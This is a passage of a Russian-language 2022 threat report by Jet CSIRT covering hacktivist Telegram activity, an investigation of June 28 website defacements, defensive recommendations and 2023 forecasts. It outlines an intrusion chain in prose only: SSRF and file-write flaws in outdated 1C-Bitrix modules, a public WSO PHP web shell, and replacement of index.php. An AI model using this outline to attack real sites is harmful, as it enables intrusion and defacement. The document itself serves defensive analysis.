
Информацию об успешных атаках хактивисты зачастую публикуют в Telegram-каналах и там же организуют атаки на новые цели. Анализ публикаций таких каналов показал, что наибольшее количество сообщений об успешных атаках выходило в феврале, марте, апреле и сентябре 2022 года.

Число постов в Telegram-каналах хактивистов за 2022 год

Хактивисты отличаются от других категорий злоумышленников (cybercrime, APT, прогосударственные группировки) тем, что основным мотивом их преступлений является привлечение внимания СМИ к своей деятельности. Целью таких действий является нанесение репутационного ущерба компании, снижение доверия среди клиентов и партнеров к бренду по всему миру.

За прошедший год эксперты направления мониторинга внешних цифровых рисков зафиксировали публикации от более чем 60 хактивистских группировок, которые раскрывали данные об утечках. Эти сведения хактивисты публикуют от своего лица или от аффилированных лиц преимущественно в Telegram-каналах и на даркнет-форумах.

Некоторые примеры представлены ниже.




Примеры сообщений хактивистов в Telegram-каналах

2.3 Хактивизм по календарю, расследование

В 2022 году атаки часто носили событийный характер: злоумышленники-хактивисты планировали свою активность под конкретные даты.

Например, 28 июня, в день конституции Украины, были проведены успешные атаки на десятки сайтов (точные цифры неизвестны). От рук злоумышленников пострадали в том числе сайты российских государственных органов и крупных организаций, например, Совета при Президенте Российской Федерации по развитию гражданского общества и правам человека, Росреестра, Ярославской областной думы и др.

Росреестр скриншот из официального Telegram-канала организации https://t.me/rosreestr_news/543



Совет при Президенте РФ по правам человека скриншот из официального Telegram-канала организации https://t.me/president_sovet/1850

Ярославская областная дума источник https://regnum.ru/news/accidents/3631265.html

Эксперты Jet CSIRT расследовали часть таких атак, которые пришлись на инфраструктуру клиентов 28 июня 2022 года. В ходе расследования было установлено, что для первоначального доступа злоумышленники использовали эксплуатацию уязвимостей в модулях 1С-Bitrix:

- **Server-Side Request Forgery** — тип уязвимости, позволяющей отправлять запросы от имени сервера к внешним или внутренним ресурсам;
- **Arbitrary File Write** — тип уязвимости, позволяющей злоумышленнику загружать вредоносные файлы на сервер.

Далее злоумышленники загружали вредоносный скрипт на сайт и разворачивали Web Shell для доступа в инфраструктуру. В ходе анализа содержимого вредоносного кода было установлено, что он основан на скрипте, который есть в открытом доступе [«PHP WSO SHELL»]. Он содержит функциональные возможности для осуществления удаленного управления, подключения по SSH, FTP и др.

Получив доступ к инфраструктуре, злоумышленники проводили дефейс сайта, т. е. удаляли файл, который отвечает за отображение главной страницы «index.php», и заменяли его своим скриптом. Пользователей и владельцев сайта ожидал неприятный сюрприз: вместо информации о необходимой услуге для них отображались политические лозунги.

Стоит подчеркнуть, что уязвимости, которые массово использовались в атаках 28 июня, были до этого своевременно устранены разработчиком 1С-Битрикс. Злоумышленникам удалось получить доступ только в те инфраструктуры, где использовались устаревшие модули CMS. Наблюдаемые атаки в очередной раз демонстрируют важность регулярного и своевременного обновления своих сервисов.

3. Итоги и прогнозы

3.1 Общие выводы

Большинство атак в 2022 году проводили политически мотивированные хактивисты. Финансовая выгода перестала быть основной мотивацией проведения кибератак, злоумышленники нацелены на привлечение внимания и нанесение репутационного ущерба.

Значительно возросло количество утечек данных, от которых пострадал не только бизнес-сегмент, но и физические лица (клиенты, сотрудники, партнеры). Их персональные данные стали общедоступными.
Эта информация, вполне вероятно, будет использоваться как для получения незаконной выгоды, так и для проведения новых атак.

Группировки злоумышленников активно осуществляли набор в свои ряды: проводили обучение всех желающих, выкладывали в свободный доступ инструментарий для проведения кибератак, создавали коллаборации, активно освещали свою деятельность в Telegram-каналах.

В сложившихся условиях, когда в кибератаки вовлечено огромное количество зачастую низкоквалифицированных участников и хактивистов, стоимость их проведения существенно снижается. Для таких атак часто используются базовые уязвимости и инструменты, которые не требуют особых технических знаний. В этой ситуации особенно важно уделить внимание базовым процессам повышения уровня информационной безопасности организации, таким как патчинг, харденинг, инвентаризация активов, обучение пользователей и повышение ИБ-осведомленности, резервное копирование и защита резервных копий. Далее мы приведем базовые рекомендации для обеспечения цифровой устойчивости бизнеса.

3.2 Как себя обезопасить. Рекомендации

- **Патчинг и управление уязвимостями**

Базовые уязвимости, для которых уже давно выпущено исправление, могут нанести существенный ущерб организации, если злоумышленники доберутся до них и проэксплуатируют. Выявление и устранение подобных уязвимостей не составляет большого труда, и такой процесс можно наладить даже с использованием Open Source решений.
Помните: чем проще уязвимость и доступнее эксплойт для нее, тем вероятнее, что ее обнаружат и проэксплуатируют. Поэтому важно в первую очередь исключить подобные сценарии:

— Проведите инвентаризацию инфраструктурных активов, оборудования и сервисов. Особенное внимание следует уделить внешним сервисами, которые должны быть доступны большому количеству пользователей.

— Просканируйте узлы на предмет обнаружения уязвимостей. Для этих целей можно воспользоваться в том числе Open Source решениями.

— Спланируйте мероприятия по закрытию обнаруженных уязвимостей в зависимости от приоритета самой уязвимости и критичности подверженного ей актива.

- **Харденинг**

Конфигурации по умолчанию, открытые службы и порты, стандартные пароли производителей, уязвимые протоколы — все это в первую очередь используют злоумышленники для компрометации инфраструктуры.

Для качественного повышения уровня защищенности не всегда требуется целый парк средств защиты — зачастую достаточно вдумчивой настройки политик безопасности на имеющихся средствах ИТ, сетевом оборудовании и средствах защиты информации.

— Проведите инвентаризацию ваших устройств как минимум на отсутствие настроек по умолчанию.

— Отключите небезопасные функции: протоколы управления, избыточные сервисы.

— Дальнейший шаг — настройка устройств в соответствии с рекомендациями производителя и включение встроенных функций безопасности.

— Проверьте ваши политики безопасности: длина пароля пользователей, наличие защиты от перебора пароля.

- **Повышение осведомленности сотрудников по вопросам информационной безопасности**

Культура ИБ формируется не сразу, и для ее формирования необходимо начинать с вовлечения персонала в ИБ, используя при этом разные способы взаимодействия. Однако перед тем как перейти к комплексному и зрелому процессу, мы рекомендуем сфокусироваться на ключевом — защите компании от фишинговых атак:

— Выстройте процесс эмулированных фишинговых атак на компанию. В этом вопросе важна системность — разовая рассылка не принесет должного эффекта.

— Расскажите пользователям (с помощью простых памяток, рассылок по электронной почте), куда сообщать об инциденте. Работники должны понимать, к кому обращаться, когда происходит инцидент.

— Проводите работу над ошибками по результатам проведения эмуляций фишинговых рассылок.

- **Повышение уровня подготовки команды ИБ**

Сотрудникам служб информационной безопасности требуется регулярно повышать компетенции и отрабатывать необходимые навыки на практике. Тренироваться лучше не на реальной атаке, поэтому рекомендуется проводить киберучения, в которых, например, реализуются недопустимые события ИБ: хищение денежных средств, утечка данных, шифрование инфраструктуры. Навыки, отработанные на киберучениях, позволят повысить уровень реакции на реальные инциденты.

- **Защита резервных копий**

Чтобы компания продолжала эффективно работать даже в неблагоприятных условиях, необходим выстроенный процесс непрерывности бизнеса, а в частности — процесс резервного копирования. Обеспечьте резервное копирование критической информации, убедитесь, что важные данные действительно резервируются, протестируйте DRP.

Проверьте параметры резервного копирования ключевых систем: все ли утвержденные бизнесом RPO выдерживаются? Сама система могла быть создана много лет назад, возможно, никто не помнит, как происходит копирование.

Обеспечьте защиту системы СРК. Как правило, современные системы СРК уже имеют встроенные механизмы защиты от шифровальщиков: Honeypot, защиту базы данных дедупликации. Проверьте, что эти данные настройки активированы, сама система выделена в отдельный сегмент и реализованы базовые меры по ее защите.

- **Анализ используемого Open Source**

Если ранее разработчики могли оставить брешь в Open Source ненамеренно (например, Log4J), то теперь это может быть заранее спланированная акция разработчика-злоумышленника. Рекомендуем внедрять и использовать процессы безопасной разработки (DevSecOps), проводить аудит используемого ПО с открытым исходным кодом, а также рассматривать возможность использования ПО от российских разработчиков.

- **Сбор и обработка событий ИБ с критичных инфраструктурных активов**

Для своевременного выявления инцидентов при помощи правил корреляции, а также поддержания этих правил в актуальном состоянии начните сбор событий ИБ хотя бы с критичных источников. Ваши системы могут содержать большое количество данных о том, что происходит в инфраструктуре.

Всевозможные СЗИ, АРМы пользователей, сетевые устройства, приложения — каждый этот элемент является источником событий ИБ, которые при правильных обработке и анализе могут помочь выявить готовящиеся, текущие и уже реализованные кибератаки против организации.

- **Внедрение проактивной ИБ**

Поиск цифровых рисков в даркнете позволяет значительно снизить потери компании и своевременно отреагировать на появившуюся угрозу.
Также рекомендуется проводить Threat Hunting, Compromise Assesment — меры по проактивному поиску следов уже совершившийся атаки.

3.3 Прогнозы на 2023 год

Если говорить о прогнозах на текущий год, можно выделить следующие тренды:

Фишинг как метод первичного проникновения продолжит превалировать и в 2023 году. Целевой фишинг будет особенно опасен в связи с большим количеством утечек данных в 2022-м. Украденные данные будут использоваться злоумышленниками для повышения доверия к рассылаемым письмам. Также есть вероятность, что часть злоумышленников уже провела успешные атаки и имеет доступ к инфраструктуре компании, отдав предпочтение не быстрому ущербу, а методичному сбору данных.
Мы рекомендуем проактивно обнаруживать угрозы.

Высока вероятность роста угроз по вине инсайдеров и в связи с увеличением количества внутренних злоумышленников. В 2022 году отмечался значительный рост количества объявлений в даркнете о покупке доступов в российские компании. Злоумышленники предлагают инсайдеру выйти с ними на связь, после чего предоставляют подробные пошаговые инструкции, которые помогут хакерам получить доступ к корпоративным данным.
Чаще всего пользователю предлагают передать свой логин и пароль или предоставляют вредоносный файл, который нужно запустить на рабочем компьютере, или вредоносный USB-флеш-накопитель, который нужно вставить в рабочий ноутбук.

Конец 2022 года ознаменовался широким распространением AI-технологий. Очевидно, что широкая доступность AI-сервисов найдет отражение и в сфере ИБ. Эти сервисы будут использованы как для защиты информации, так и для проведения кибератак. В частности, ChatGPT уже создает эксплойты для злоумышленников.

Количество утечек всех разновидностей продолжит расти. Кража пользовательских учетных данных или критичных данных и их дальнейшая публикация ставит атакованную организацию в центр внимания, вынуждая давать публичные объяснения и проводить расследование взломов, что, безусловно, может сказаться на ее репутации и финансовых показателях. Поэтому в 2023 году мы, скорее всего, прочитаем немало новостей про очередные сливы всевозможных баз и пользовательских данных.

Можно ожидать увеличения процента вредоносного программного обеспечения (особенно шифровальщиков), написанного на нераспространенных языках, таких как Rust и Golang. Использование нестандартных языков в коде ВПО может затруднить их обнаружение, а также предоставить некоторые преимущества для их разработчиков, включая контроль над процессом разработки и минимизацию вероятности создания средств для расшифровки. В 2022 году в наших дайджестах регулярно появлялась информация о новом ВПО, которое написано на специфичных языках. В связи с этим прослеживается тренд развития разработки подобных программ и в 2023 году.


О компании

«Инфосистемы Джет» — одна из крупнейших ИТ-компаний в России. С 1991 года работает на рынке системной интеграции, реализуя ежегодно более 1000 проектов. Штат — более 2000 сотрудников.

Входит в ТОП-5 поставщиков ИТ-услуг России (IDC, 2021г.). Лидер на рынке ИТ-аутсорсинга в России (Tadviser 2022г.). №1 среди крупнейших поставщиков инфраструктуры дата-центров (Cnews 2022г.). №2 среди крупнейших интеграторов в сфере защиты информации (CNews Analytics, 2022г.), №2 среди крупнейших поставщиков для промышленности (Tadviser 2022г.), №2 среди крупнейших поставщиков для российских банков (Tadviser 2022г.).

Ключевые направления деятельности «Инфосистемы Джет»: ИТ-инфраструктура, сети и инженерные системы, ИТ-аутсорсинг, информационная безопасность, машинное обучение, заказная разработка ПО, внедрение и сопровождение бизнес-приложений enterprise-уровня, промышленная безопасность и IoT.

В компании разработана собственная линейка продуктов, кроме того, «Инфосистемы Джет» располагает виртуальным ЦОД и крупнейшим на территории Восточной Европы сервисным центром.
За 30 лет заказчиками компании стали более 1000 предприятий.



jetcsirt.su

csirt@jet.su

+7 495 411-76-01

127015, г. Москва, ул. Большая Новодмитровская,
д.14, стр. 1, офисный центр «Новодмитровский»

Инфосистемы Джет